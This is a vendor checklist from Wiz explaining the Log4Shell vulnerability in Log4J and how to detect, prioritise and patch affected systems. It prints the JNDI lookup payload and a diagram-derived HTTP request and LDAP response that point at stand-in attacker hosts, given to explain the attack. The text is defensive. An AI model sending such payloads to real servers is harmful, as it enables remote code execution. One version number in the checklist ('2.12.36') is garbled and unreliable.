WIZ

Log4Shell identification and remediation checklist

On December 9, 2021, news broke about Log4Shell, an unauthenticated remote code execution vulnerability in the Java logging library Log4J. In this checklist, we'll recap the vulnerability, share how to check if you're impacted, and provide step-by-step guidance on how to remediate this critical issue.

What is Log4Shell?

Log4Shell is one of the most critical and widespread vulnerabilities found in the past decade (CVE-2021-44228) impacting Log4J, a highly popular Java library used in millions of applications as part of their logging infrastructure. The vulnerability gives attackers the potential to remotely execute arbitrary code on logging servers.

The way it works is when a server logs data containing the malicious payload: ${jndi:ldap://attacker[.]com/a} in the request (sent by the user via any protocol), the Log4J vulnerability is triggered and the server makes a request to attacker.com via Java Naming and Directory Interface (JNDI). This response contains a path to a remote Java class file1, which is injected into the server process. This injected payload triggers a second stage and allows an attacker to execute arbitrary code.

Log4Shell stands out as so critical for three main reasons:

1. The attack surface is gigantic. Because Log4Shell is an app-layer vulnerability that doesn't require the attacker to have any privileged access, all you need is to send a string that might end up in logs, meaning that almost any user activity might trigger it!

2. It penetrates internal servers and can't be blocked at the perimeter. Unlike the usual vulnerabilities that impact externally exposed servers, Log4Shell can infiltrate internal servers directly. It passes through all company defenses as it is considered legitimate application traffic.

3. It allows for immediate server takeover. The attacker simply runs their Java module on the server and gets immediate RCE capabilities.

Log4J 2.15.0 was released to address Log4Shell. The patch mitigates the vulnerability by fixing the way JNDI parses the logged messages. On December 14, 2021, and December 18, 2021 two more vulnerabilities were reported (CVE-2021-45046 and CVE-2021-45105) that addressed additional flows when JNDI was used inside a custom pattern layout, which is used to format log messages. A common use of a custom pattern layout is to add time and context to the log:


Log4J.appender.FILE.layout.pattern = %d{yyyy-MM-dd}-${ctx:userRequest}: %m%n

The web server request handler will then be able to set the key userRequest value to produce the following sample logs when requested getMyName and getUnknownRequest:

2021-12-14-getMyName: Fetching user profile

2021-12-14-getUnknownRequest: Receive an unknown request

Should an unsanitized string from an attacker with the malicious payload ${jndi:ldap://attacker[.]com/a} get assigned to a log key value, it will be treated as described earlier, triggering the exploitable flow.


The log4j JNDI Attack
and how to prevent it
An attacker inserts the JNDI lookup in a header field that is likely to be logged.
HTTP
The string is passed to log4j for logging
log4j interpolates the string and queries the malicious LDAP server.
BLOCK WITH WAF
PATCH LOG4J
DISABLE JNDI LOOKUPS
Attacker
Vulnerable Server
http://victim.xa
Vulnerable log4j implementation
LOG
Malicious LDAP Server
ldap://evil.xa
1
2
3
4
5
DISABLE LOG4J
DISABLE REMOTE CODEBASES
JAVA deserializes (or downloads) the malicious Java class and executes it.
The LDAP server responds with directory information that contains the malicious Java class
GovCERT.ch

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

```
${jndi:ldap://evil.xa/x}
```

```
ldap://evil.xa/x
```

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

Log4Shell attack diagram (Credit: GovCert.ch)

Who does this impact?

Log4Shell impacts any organization with systems and services using Log4J between versions 2.0 and 2.14.1. Log4J 2.15.0 fixes most of the issues reported but is still vulnerable in certain situations, as reported in the second vulnerability. Log4J is a widely spread logging library that underpins a lot of Java infrastructure and applications, so it is incredibly widespread across organizations that have any Java in their environment. This includes not only customer organizations but also CSPs and other PaaS providers. This means that remediating Log4Shell will also include patching and updating a wide range of services.

Wiz research has found that 93% of environments tested are vulnerable to Log4Shell, meaning that organizations of all shapes and sizes should take this seriously.

How to check if you're impacted

To check if you're impacted, the first step is identifying if you use Java in your cloud environment anywhere. If so, the next step is to find and patch any instances of Log4J to the latest version. Log4J versions Log4J-2.16.0 or later patch the RCE vulnerabilities. Therefore, we urge all organizations using Java to take action to ensure that they are running the latest version of Log4J and verify that their environment is indeed patched.
The latest Log4j versions to be used are:
-Log4j 2.17.0 for Java 8 and later
-Log4j 2.12.3 for Java 7
-Log4j 2.3.1 for Java 6

In cases whe it is difficult to upgrade directly to 2.17.0, or 2.12.3 on Java 8 and Java 7 accordingly, we recommend upgrading to 2.15.0 / 2.16.0 or 2.12.2 in the meanwhile to mitigate the attacks that are currently in the wild. Below, we provide guidance on how to identify and remediate Log4Shell within your environment.

Identifying and remediating Log4Shell in your environment


To ensure that you're protected against Log4Shell, we wanted to provide step-by-step guidance for identifying and remediating the issue. Protecting an organization from the Log4Shell vulnerability requires detecting vulnerable machines, prioritizing machines at the highest risk in need of patching, and finally patching them. We provide guidance on what steps to take for Wiz customers, as well as non-Wiz customers.

Identifying Log4Shell with Wiz

Wiz is a full-stack agentless solution for scanning and securing everything in cloud environments. The unique scanning technology allows customers to detect Log4Shell vulnerabilities across their environments in minutes after deployment, track the upgrade process, and prioritize based on toxic combinations like external exposure.

1. Discover & prioritize vulnerable machines at-risk with the Wiz Threat Center

The Log4Shell advisory in the Wiz Threat Center contains built-in queries that retrieve all the resources that are at-risk, accompanied by a detailed advisory that reviews the threat and mitigation steps. Since patching a whole environment can be a long and complex process, Wiz can help in analyzing the threat to each vulnerable resource and assist with prioritizing patching accordingly.



Log4Shell Issues by Severity

1 Critical Issues

5 High Issues

0 Medium Issues

0 Low Issues

Created and Resolved Issues

Top Log4Shell Issues

Control	Total Issues	Severity
Log4Shell vulnerability detected on a highly privileged VM instance/s...	1	■■■■
Log4Shell vulnerability detected on a VM instance/serverless	5	■■■□

Resources Vulnerable To CVE-2021-44228

Finding	Virtual Machine	Subscription
CVE-2021-44228 Finding	Tomcat-WebServer-Back... EC2 Instance	[redacted]
CVE-2021-44228 Finding	Tomcat-WebServer-Back... EC2 Instance	[redacted]
CVE-2021-44228 Finding	Tomcat-WebServer-Back... EC2 Instance	[redacted]
CVE-2021-44228 Finding	Tomcat-WebServer-Back... EC2 Instance	[redacted]
CVE-2021-44228 Finding	Tomcat-WebServer-Back... EC2 Instance	[redacted]

Resources Vulnerable To CVE-2021-44228 Per Subscription

Subscription	Subscription ID	Cloud Platform	Status	Cloud Resou...
[redacted]	[redacted]	Amazon Web...	Active	3 cloud res...
[redacted]	[redacted]	Amazon Web...	Active	2 cloud res...
[redacted]	[redacted]	Amazon Web...	Active	1 cloud res...

In the Threat Dashboard, Wiz helps you assess the risk to your environment that is posed by Log4Shell, and queries all your resources that run vulnerable Log4J versions. Using the dashboard, you can review vulnerable resources, prioritize resources to patch according to different risk combinations, and review additional risks to vulnerable resources, such as malware.


This list updates after every Wiz scan and can be used to assist in managing the remediation process. Log4J instances that were updated to the new patched version (2.15.0 or later) won't be retrieved by our queries. This way you can keep track of machines that still require an update while you proceed through remediation.

Clicking on each VM in the list shows you additional information about it. In the Insights section, you can see a summary of the additional risks to this machine: vulnerabilities, configuration, network exposure, secrets, and more.

2. Prioritize machines at higher risk We've seen environments with thousands of different workloads vulnerable to Log4Shell. Handling all of them at once is impossible, so we've added a dozen new Controls to give you total visibility into what is affected and how. In general, we recommend that you prioritize resources that are:

Publicly exposed—Public exposure to the internet allows malicious actors to scan public addresses and try to send crafted messages to those addresses. VMs that are publicly facing and may have server logging via Log4J can receive these messages and be compromised.

Highly privileged—If a highly privileged VM is compromised, attackers can try to use the role the VM can assume to access resources and make changes in your environment. For example, it's quite common for VMs to be able to assume an AWS Role that has s3:* permissions. Compromised VMs with such permissions allow attackers to read every bucket in your environment or even delete buckets.



Control	Type	Projects	Severity	Category
Log4Shell vulnerability detected on a publicly exposed VM instance group		All	🟥🟥🟥🟥	1 Category
Log4Shell vulnerability detected on a publicly exposed VM instance/serverless		All	🟥🟥🟥🟥	1 Category
Log4Shell vulnerability detected on a publicly exposed highly privileged container		All	🟥🟥🟥🟥	1 Category
Log4Shell vulnerability detected on a highly privileged container		All	🟥🟥🟥🟥	1 Category
Log4Shell vulnerability detected on a highly privileged VM instance/serverless		All	🟥🟥🟥🟥	1 Category

A partial list of Wiz controls that enable analysis of different risk combinations on vulnerable resources

Wiz combines different risk factors in our Controls mechanism. If a resource that runs Log4J is vulnerable, a high severity issue will be created. A toxic combination of a vulnerable machine, internet exposure, and a high-privilege role would create a critical severity issue.

Identifying Log4Shell without Wiz

1. Identify your resources with Log4J libraries

The first step is to gather a list of all your resources that have Log4J installed on them.

CISA and NCSC maintain great resources on the topic that include lists of software that are known to be vulnerable: here and here.

This list can be used as a reference in locating vulnerable software versions and planning required mitigation steps.

Locating vulnerable resources manually will be very difficult and can take a long time. There are a few open-source tools that can help you with the task, each using a different approach. The NCSC offers a list of tools that can be used to locate vulnerable applications and detect resources using Log4J: https://github.com/NCSC-NL/log4shell/blob/main/scanning/README.md

We recommend using one of the tools in that list to scan files, images, and dependencies to locate all resources that use Log4J.

Using those tools requires accessing all resources of the infrastructure manually. The approaches used by the tools listed are not perfect and may lead to undetected dependencies that put your whole infrastructure at risk.

2. Prioritize which machines are at the most critical risk

Patching your machines can be a long and complex process. Any resource receiving inputs from the internet is at great risk of remote code execution. That includes resources that receive data that indirectly can be manipulated by the user. For example, an internal application that reads a username from a DB and logs using Log4J would be susceptible to Log4Shell.

Remediating Log4Shell

Once you've identified and prioritized resources with vulnerable Log4J versions, either in Wiz or manually, the next step is to remediate by updating your Log4J libraries to the latest version and all software that uses Log4J.

When updating your own source dependencies, you may have delays due to the use of deprecated features in the latest version of Log4J. To mitigate possible attacks in the meantime and roll out faster, you might consider finishing updating to Log4J 2.15.0 first and only afterward proceed to update to the latest version.

Follow NCSC list to find if the software has a fix and apply it according to the vendor instructions https://github.com/NCSC-NL/log4shell/blob/main/software/README.md

In case a remedy is not present yet, the following steps can mitigate the attack:

1. Limit outbound network connections to prevent the host running the vulnerable Log4J version from accessing network resources needed to execute the attack. One way to do this is by setting firewall/network security groups rules.

2. Sanitize software inputs and block inbound requests with known patterns in query parameters, payloads, and headers. This will limit the surface of attack but will not prevent it. This can be done using web server rules or proxy settings, for example.

Log4Shell identification and remediation checklist in Wiz

By following this step-by-step checklist, you can use Wiz to ensure that you react appropriately to Log4Shell and identify and mitigate any related risks in your environment.

- [ ] **Click the Log4Shell dashboard** and review the issues to identify your impacted resources

- [ ] **Prioritize resources with multiple risk combinations** (e.g., internet exposure in addition to a vulnerable Log4j version) according to Wiz issues

- [ ] **Update all software that depends** on vulnerable versions of Log4J in the following order:

  o Java 8 and later – update to Log4j 2.17.0
  o Java 7– update to Log4j 2.12.36
  o Java 6 – update to Log4j 2.3.1

- [ ] **If the fix is not available for your software, remove the JNDI class** ensure it has no way to receive unsanitized input that may contain malicious payloads and block all outbound network access.

- [ ] **Revisit the Log4Shell dashboard** to monitor the patching process and ensure that the mitigation steps have zeroed the issues.

WIZ

To request an assessment of your cloud environment, contact us today.

info@wiz.io | www.wiz.io